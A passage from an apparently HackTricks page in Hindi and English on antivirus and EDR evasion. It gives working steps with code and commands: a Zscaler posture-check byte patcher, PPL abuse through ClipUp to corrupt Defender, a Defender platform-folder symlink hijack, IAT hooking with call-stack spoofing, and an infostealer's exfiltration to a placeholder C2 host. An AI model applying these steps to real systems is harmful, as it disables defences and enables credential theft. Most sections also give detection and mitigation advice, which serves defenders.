CloseHandle(hDrv);
return 0;
}
- Why it works: BYOVD user-mode सुरक्षा को पूरी तरह छोड़ देता है; kernel में चलने वाला कोड protected प्रक्रियाओं को खोल सकता है, उन्हें समाप्त कर सकता है, या PPL/PP, ELAM या अन्य hardening फीचर्स की परवाह किए बिना kernel ऑब्जेक्ट्स में छेड़छाड़ कर सकता है।
Detection / Mitigation
• Microsoft’s vulnerable-driver block list (HVCI, Smart App Control) सक्षम करें ताकि Windows AToolsKrnl64.sys लोड करने से इंकार करे।
• नए kernel सेवाओं के निर्माण की मॉनिटरिंग करें और अलर्ट भेजें जब कोई ड्राइवर world-writable डायरेक्टरी से लोड हो या allow-list पर मौजूद न हो।
• कस्टम device objects के लिए user-mode हैंडल बनते हुए और उसके बाद संदिग्ध DeviceIoControl कॉल्स पर नजर रखें।
Bypassing Zscaler Client Connector Posture Checks via On-Disk Binary Patching
Zscaler की Client Connector स्थानीय रूप से device-posture नियम लागू करती है और परिणामों को अन्य कंपोनेंट्स से संचारित करने के लिए Windows RPC पर निर्भर करती है। दो कमजोर डिज़ाइन विकल्प एक पूर्ण बायपास को संभव बनाते हैं:
- Posture evaluation पूरी तरह क्लाइंट-साइड पर होती है (सिर्फ एक boolean सर्वर को भेजा जाता है)।
- Internal RPC endpoints केवल यह सत्यापित करते हैं कि कनेक्ट करने वाला executable Zscaler द्वारा साइन किया गया है (via
WinVerifyTrust)।
डिस्क पर चार साइन की हुई बाइनरीज़ को पैच करके दोनों मेकेनिज्म को निष्क्रिय किया जा सकता है:
| Binary | Original logic patched | Result |
|---|---|---|
ZSATrayManager.exe | devicePostureCheck() → return 0/1 | हमेशा 1 लौटाता है जिससे हर चेक अनुपालक माना जाता है |
ZSAService.exe | Indirect call to WinVerifyTrust | NOP-ed ⇒ कोई भी (यहाँ तक कि unsigned) प्रोसेस RPC पाइप्स से बाइंड कर सकता है |
ZSATrayHelper.dll | verifyZSAServiceFileSignature() | mov eax,1 ; ret से बदला गया |
ZSATunnel.exe | टनल पर integrity checks | Short-circuited |
Minimal patcher excerpt:
pattern = bytes.fromhex("44 89 AC 24 80 02 00 00")
replacement = bytes.fromhex("C6 84 24 80 02 00 00 01")  # force result = 1

with open("ZSATrayManager.exe", "r+b") as f:
data = f.read()
off = data.find(pattern)
if off == -1:
print("pattern not found")
else:
f.seek(off)
f.write(replacement)
After replacing the original files and restarting the service stack:
- All posture checks display green/compliant.
- Unsigned or modified binaries can open the named-pipe RPC endpoints (e.g.
\\RPC Control\\ZSATrayManager_talk_to_me). - The compromised host gains unrestricted access to the internal network defined by the Zscaler policies.
This case study demonstrates how purely client-side trust decisions and simple signature checks can be defeated with a few byte patches.
Protected Process Light (PPL) का दुरुपयोग करके LOLBINs के साथ AV/EDR में छेड़छाड़
Protected Process Light (PPL) एक signer/level hierarchy लागू करता है ताकि केवल समान-या-उच्च स्तर के protected processes ही एक-दूसरे के साथ छेड़छाड़ कर सकें। आक्रमणकारी दृष्टिकोण से, यदि आप वैध रूप से कोई PPL-enabled binary लॉन्च कर सकते हैं और उसके arguments नियंत्रित कर सकते हैं, तो आप benign functionality (उदा., logging) को protected directories पर PPL-backed सीमित write primitive में बदल सकते हैं जो AV/EDR द्वारा उपयोग किए जाते हैं।
What makes a process run as PPL
- The target EXE (and any loaded DLLs) must be signed with a PPL-capable EKU.
- The process must be created with CreateProcess using the flags:
EXTENDED_STARTUPINFO_PRESENT | CREATE_PROTECTED_PROCESS. - A compatible protection level must be requested that matches the signer of the binary (e.g.,
PROTECTION_LEVEL_ANTIMALWARE_LIGHTfor anti-malware signers,PROTECTION_LEVEL_WINDOWSfor Windows signers). Wrong levels will fail at creation.
See also a broader intro to PP/PPL and LSASS protection here:
Windows Credentials Protections
Launcher tooling
- Open-source helper: CreateProcessAsPPL (selects protection level and forwards arguments to the target EXE):
- https://github.com/2x7EQ13/CreateProcessAsPPL
- Usage pattern:
CreateProcessAsPPL.exe <level 0..4> <path-to-ppl-capable-exe> [args...]
# example: spawn a Windows-signed component at PPL level 1 (Windows)
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe <args>
# example: spawn an anti-malware signed component at level 3
CreateProcessAsPPL.exe 3 <anti-malware-signed-exe> <args>
LOLBIN primitive: ClipUp.exe
- The signed system binary
C:\Windows\System32\ClipUp.exeself-spawns and accepts a parameter to write a log file to a caller-specified path. - When launched as a PPL process, the file write occurs with PPL backing.
- ClipUp cannot parse paths containing spaces; use 8.3 short paths to point into normally protected locations.
8.3 short path helpers
- शॉर्ट नाम सूची करने के लिए: प्रत्येक parent डायरेक्टरी में
dir /xचलाएँ। - cmd में शॉर्ट पथ निकालने के लिए:
for %A in ("C:\ProgramData\Microsoft\Windows Defender\Platform") do @echo %~sA
Abuse chain (abstract)
- Launch the PPL-capable LOLBIN (ClipUp) with
CREATE_PROTECTED_PROCESSusing a launcher (e.g., CreateProcessAsPPL). - ClipUp के log-path आर्गुमेंट पास करें ताकि protected AV डायरेक्टरी (उदा., Defender Platform) में फ़ाइल क्रिएशन फ़ोर्स किया जा सके। आवश्यकता होने पर 8.3 short names का उपयोग करें।
- यदि लक्ष्य बाइनरी सामान्यतः AV द्वारा चलाते समय खुला/लॉक रहता है (उदा., MsMpEng.exe), तो AV के शुरू होने से पहले बूट पर लिखने के लिए एक auto-start सर्विस इंस्टॉल करें जो भरोसेमंद रूप से पहले चले। Process Monitor (boot logging) से boot ordering को वैलिडेट करें।
- रीबूट पर PPL-backed लिखाई AV इसके बाइनरीज़ को लॉक करने से पहले होती है, जिससे लक्ष्य फ़ाइल भ्रष्ट हो जाती है और स्टार्टअप रोक जाता है।
Example invocation (paths redacted/shortened for safety):
# Run ClipUp as PPL at Windows signer level (1) and point its log to a protected folder using 8.3 names
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe -ppl C:\PROGRA~3\MICROS~1\WINDOW~1\Platform\<ver>\samplew.dll
नोट्स और सीमाएँ
- आप
ClipUpद्वारा लिखी जाने वाली सामग्री पर placement के अलावा नियंत्रण नहीं कर सकते; यह primitive ठीक-सूची सामग्री इंजेक्शन के बजाय भ्रष्ट करने (corruption) के लिए उपयुक्त है। - एक सेवा install/start करने और reboot विंडो के लिए लोकल admin/SYSTEM की आवश्यकता होती है।
- समय बहुत महत्वपूर्ण है: target खुला नहीं होना चाहिए; boot-time execution फ़ाइल लॉक से बचाता है।
डिटेक्शन
ClipUp.exeके असामान्य arguments के साथ प्रोसेस बनना, खासकर non-standard launchers द्वारा parented, और boot के आस-पास।- नई services जो suspicious binaries को auto-start के लिए configure की गई हों और जो लगातार Defender/AV से पहले start हों। Defender startup failures से पहले service creation/modification की जाँच करें।
- Defender binaries/Platform डाइरेक्टरीज़ पर file integrity monitoring; protected-process flags वाले प्रोसेसों द्वारा अनपेक्षित फ़ाइल निर्मापन/परिवर्तन।
- ETW/EDR telemetry:
CREATE_PROTECTED_PROCESSके साथ बनाए गए प्रोसेस और non-AV binaries द्वारा असामान्य PPL level उपयोग की तलाश करें।
निवारण
- WDAC/Code Integrity: सीमित करें कि कौन से signed binaries PPL के रूप में और किन parents के तहत चल सकते हैं; legitimate contexts के बाहर
ClipUpके invocation को ब्लॉक करें। - Service hygiene: auto-start services के creation/modification को सीमित करें और start-order manipulation की निगरानी करें।
- सुनिश्चित करें कि Defender tamper protection और early-launch protections सक्षम हैं; किसी भी startup त्रुटि की जाँच करें जो binary corruption का संकेत दे।
- यदि आपके environment के साथ अनुकूल हो तो security tooling रखने वाले वॉल्यूम्स पर 8.3 short-name generation को disable करने पर विचार करें (पूरी तरह टेस्ट करें)।
PPL और उपकरणों के संदर्भ
- Microsoft Protected Processes overview: https://learn.microsoft.com/windows/win32/procthread/protected-processes
- EKU reference: https://learn.microsoft.com/openspecs/windows_protocols/ms-ppsec/651a90f3-e1f5-4087-8503-40d804429a88
- Procmon boot logging (ordering validation): https://learn.microsoft.com/sysinternals/downloads/procmon
- CreateProcessAsPPL launcher: https://github.com/2x7EQ13/CreateProcessAsPPL
- Technique writeup (ClipUp + PPL + boot-order tamper): https://www.zerosalarium.com/2025/08/countering-edrs-with-backing-of-ppl-protection.html
Microsoft Defender को Platform Version Folder Symlink Hijack के माध्यम से छेड़छाड़
Windows Defender उस platform को चुनता है जिससे वह चलता है, नीचे के सबफ़ोल्डरों को enumerate करके:
C:\ProgramData\Microsoft\Windows Defender\Platform\
यह lexicographic रूप से सबसे उन्नत version string (उदा., 4.18.25070.5-0) वाला सबफ़ोल्डर चुनता है, और फिर वहाँ से Defender service processes शुरू करता है (service/registry paths को उसी के अनुसार अपडेट करते हुए)। यह चयन directory entries सहित directory reparse points (symlinks) पर भरोसा करता है। एक administrator इसका उपयोग Defender को attacker-writable path पर redirect करने और DLL sideloading या service disruption प्राप्त करने के लिए कर सकता है।
पूर्वशर्तें
- Local Administrator (Platform फ़ोल्डर के अंतर्गत directories/symlinks बनाने के लिए आवश्यक)
- Reboot करने या Defender platform re-selection (service restart on boot) ट्रिगर करने की क्षमता
- केवल built-in tools की आवश्यकता (mklink)
यह कैसे काम करता है
- Defender अपने स्वयं के फोल्डरों में लिखने को ब्लॉक करता है, लेकिन उसकी platform selection directory entries पर भरोसा करती है और lexicographically उच्चतम संस्करण चुनती है बिना यह सत्यापित किए कि target protected/trusted path पर resolve होता है या नहीं।
कदम-दर-कदम (उदाहरण)
- वर्तमान platform फ़ोल्डर का writable clone तैयार करें, उदाहरण के लिए
C:\TMP\AV:
set SRC="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25070.5-0"
set DST="C:\TMP\AV"
robocopy %SRC% %DST% /MIR
- Platform के अंदर आपके फ़ोल्डर की ओर इशारा करने वाला higher-version directory symlink बनाएं:
mklink /D "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0" "C:\TMP\AV"
- ट्रिगर चयन (reboot recommended):
shutdown /r /t 0
- सत्यापित करें कि MsMpEng.exe (WinDefend) पुनर्निर्देशित पथ से चल रहा है:
Get-Process MsMpEng | Select-Object Id,Path
# or
wmic process where name='MsMpEng.exe' get ProcessId,ExecutablePath
आपको C:\TMP\AV\ के अंतर्गत नया process path और service configuration/registry में उस लोकेशन का प्रतिबिंब दिखना चाहिए।
Post-exploitation options
- DLL sideloading/code execution: Defender अपने application directory से जो DLLs लोड करता है, उन्हें drop/replace करें ताकि Defender के processes में code execute हो सके। ऊपर के सेक्शन को देखें: DLL Sideloading & Proxying.
- Service kill/denial: version-symlink को हटाएँ ताकि अगली बार start पर configured path resolve न हो और Defender start होने में विफल रहे:
rmdir "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0"
Tip
ध्यान दें: यह तकनीक अपने आप privilege escalation प्रदान नहीं करती; यह admin rights की आवश्यकता देती है।
API/IAT Hooking + Call-Stack Spoofing with PIC (Crystal Kit-style)
Red teams C2 implant से runtime evasion को हटाकर target module के अंदर ही ला सकते हैं, उसके Import Address Table (IAT) को hook करके और चुने हुए APIs को attacker-controlled, position‑independent code (PIC) के माध्यम से route करके। यह evasion को उन छोटे API सतहों से परे सामान्यीकृत करता जो कई kits expose करते हैं (उदा., CreateProcessA), और वही protections BOFs और post‑exploitation DLLs तक भी बढ़ाता है।
High-level approach
- Reflective loader का उपयोग करके target module के साथ एक PIC blob को stage करें (prepended या companion)। PIC self‑contained और position‑independent होना चाहिए।
- जब host DLL लोड हो रहा हो, इसकी IMAGE_IMPORT_DESCRIPTOR को परखें और targeted imports के लिए IAT entries को patch करें (उदा., CreateProcessA/W, CreateThread, LoadLibraryA/W, VirtualAlloc) ताकि वे thin PIC wrappers की ओर संकेत करें।
- प्रत्येक PIC wrapper वास्तविक API address को tail‑call करने से पहले evasions चलाता है। सामान्य evasions में शामिल हैं:
- call के आस‑पास memory mask/unmask (उदा., beacon regions को encrypt करना, RWX→RX, page नाम/permissions बदलना) और फिर call के बाद restore करना।
- Call‑stack spoofing: एक benign stack बनाकर target API में transition करना ताकि call‑stack analysis अपेक्षित frames दिखाए।
- Compatibility के लिए, एक interface export करें ताकि एक Aggressor script (या समतुल्य) यह register कर सके कि Beacon, BOFs और post‑ex DLLs के लिए कौन‑से APIs hook करने हैं।
Why IAT hooking here
- hooked import का उपयोग करने वाली किसी भी code के लिए काम करता है, tool code को modify किए बिना या specific APIs के लिए Beacon पर निर्भर हुए बिना।
- post‑ex DLLs को कवर करता है: LoadLibrary* को hook करने से आप module loads (उदा., System.Management.Automation.dll, clr.dll) को intercept कर सकते हैं और उनके API calls पर वही masking/stack evasion लागू कर सकते हैं।
- CreateProcessA/W को wrap करके call‑stack–based detections के खिलाफ process‑spawning post‑ex commands के विश्वसनीय उपयोग को पुनर्स्थापित करता है।
Minimal IAT hook sketch (x64 C/C++ pseudocode)
// For each IMAGE_IMPORT_DESCRIPTOR
//  For each thunk in the IAT
//    if imported function == "CreateProcessA"
//       WriteProcessMemory(local): IAT[idx] = (ULONG_PTR)Pic_CreateProcessA_Wrapper;
// Wrapper performs: mask(); stack_spoof_call(real_CreateProcessA, args...); unmask();
नोट्स
- Apply the patch after relocations/ASLR and before first use of the import. Reflective loaders like TitanLdr/AceLdr demonstrate hooking during DllMain of the loaded module.
- Keep wrappers tiny and PIC-safe; resolve the true API via the original IAT value you captured before patching or via LdrGetProcedureAddress.
- Use RW → RX transitions for PIC and avoid leaving writable+executable pages.
Call‑stack spoofing stub
- Draugr‑style PIC stubs build a fake call chain (return addresses into benign modules) and then pivot into the real API.
- This defeats detections that expect canonical stacks from Beacon/BOFs to sensitive APIs.
- Pair with stack cutting/stack stitching techniques to land inside expected frames before the API prologue.
ऑपरेशनल एकीकरण
- Prepend the reflective loader to post‑ex DLLs so the PIC and hooks initialise automatically when the DLL is loaded.
- Use an Aggressor script to register target APIs so Beacon and BOFs transparently benefit from the same evasion path without code changes.
Detection/DFIR विचार
- IAT integrity: entries that resolve to non‑image (heap/anon) addresses; periodic verification of import pointers.
- Stack anomalies: return addresses not belonging to loaded images; abrupt transitions to non‑image PIC; inconsistent RtlUserThreadStart ancestry.
- Loader telemetry: in‑process writes to IAT, early DllMain activity that modifies import thunks, unexpected RX regions created at load.
- Image‑load evasion: if hooking LoadLibrary*, monitor suspicious loads of automation/clr assemblies correlated with memory masking events.
संबंधित बिल्डिंग ब्लॉक्स और उदाहरण
- Reflective loaders that perform IAT patching during load (e.g., TitanLdr, AceLdr)
- Memory masking hooks (e.g., simplehook) and stack‑cutting PIC (stackcutting)
- PIC call‑stack spoofing stubs (e.g., Draugr)
SantaStealer Tradecraft for Fileless Evasion and Credential Theft
SantaStealer (aka BluelineStealer) illustrates how modern info-stealers blend AV bypass, anti-analysis and credential access in a single workflow.
कीबोर्ड लेआउट गेटिंग और सैंडबॉक्स डिले
- A config flag (
anti_cis) enumerates installed keyboard layouts viaGetKeyboardLayoutList. If a Cyrillic layout is found, the sample drops an emptyCISmarker and terminates before running stealers, ensuring it never detonates on excluded locales while leaving a hunting artifact.
HKL layouts[64];
int count = GetKeyboardLayoutList(64, layouts);
for (int i = 0; i < count; i++) {
LANGID lang = PRIMARYLANGID(HIWORD((ULONG_PTR)layouts[i]));
if (lang == LANG_RUSSIAN) {
CreateFileA("CIS", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, 0, NULL);
ExitProcess(0);
}
}
Sleep(exec_delay_seconds * 1000); // config-controlled delay to outlive sandboxes
परतदार check_antivm तर्क
- Variant A प्रोसेस लिस्ट को वॉक करता है, प्रत्येक नाम का हैश कस्टम रोलिंग चेकसम से बनाता है, और उसे एम्बेडेड ब्लॉकलिस्ट्स के खिलाफ तुलना करता है (debuggers/sandboxes); यह कंप्यूटर नाम पर भी चेकसम दोहराता है और कार्यशील डायरेक्टरीज़ जैसे
C:\analysisकी जाँच करता है। - Variant B system properties (process-count floor, recent uptime) की जांच करता है,
OpenServiceA("VBoxGuest")को कॉल करके VirtualBox additions का पता लगाता है, और स्लीप्स के आसपास timing checks करता है ताकि single-stepping पकड़ सके। कोई भी hit modules लॉन्च होने से पहले abort कर देता है।
Fileless helper + double ChaCha20 reflective loading
- The primary DLL/EXE embeds a Chromium credential helper that is either dropped to disk or manually mapped in-memory; fileless mode resolves imports/relocations itself so no helper artifacts are written.
- That helper stores a second-stage DLL encrypted twice with ChaCha20 (two 32-byte keys + 12-byte nonces). After both passes, it reflectively loads the blob (no
LoadLibrary) and calls exportsChromeElevator_Initialize/ProcessAllBrowsers/Cleanupderived from ChromElevator. - The ChromElevator routines use direct-syscall reflective process hollowing to inject into a live Chromium browser, inherit AppBound Encryption keys, and decrypt passwords/cookies/credit cards straight from SQLite databases despite ABE hardening.
Modular in-memory collection & chunked HTTP exfil
create_memory_based_logएक globalmemory_generatorsfunction-pointer table को iterate करता है और हर enabled module (Telegram, Discord, Steam, screenshots, documents, browser extensions, etc.) के लिए एक थ्रेड स्पॉन करता है। प्रत्येक थ्रेड परिणामों को shared buffers में लिखता है और लगभग 45s के join window के बाद अपनी file count रिपोर्ट करता है।- Once finished, everything is zipped with the statically linked
minizlibrary as%TEMP%\\Log.zip.ThreadPayload1then sleeps 15s and streams the archive in 10 MB chunks via HTTP POST tohttp://<C2>:6767/upload, spoofing a browsermultipart/form-databoundary (----WebKitFormBoundary***). Each chunk addsUser-Agent: upload,auth: <build_id>, optionalw: <campaign_tag>, and the last chunk appendscomplete: trueso the C2 knows reassembly is done.
References
-
Unit42 – New Infection Chain and ConfuserEx-Based Obfuscation for DarkCloud Stealer
-
Synacktiv – Should you trust your zero trust? Bypassing Zscaler posture checks
-
Check Point Research – Before ToolShell: Exploring Storm-2603’s Previous Ransomware Operations
-
Hexacorn – DLL ForwardSideLoading: Abusing Forwarded Exports
-
Zero Salarium – Countering EDRs With The Backing Of Protected Process Light (PPL)
-
Zero Salarium – Break The Protective Shell Of Windows Defender With The Folder Redirect Technique
-
Check Point Research – Under the Pure Curtain: From RAT to Builder to Coder
-
Rapid7 – SantaStealer is Coming to Town: A New, Ambitious Infostealer
-
Check Point Research – GachiLoader: Defeating Node.js Malware with API Tracing
Tip
AWS हैकिंग सीखें और अभ्यास करें:
GCP हैकिंग सीखें और अभ्यास करें:HackTricks का समर्थन करें
- सदस्यता योजनाओं की जांच करें!
- हमारे 💬 Discord समूह या टेलीग्राम समूह में शामिल हों या हमें Twitter 🐦 @hacktricks_live** पर फॉलो करें।**
- हैकिंग ट्रिक्स साझा करें और HackTricks और HackTricks Cloud गिटहब रिपोजिटरी में PRs सबमिट करें।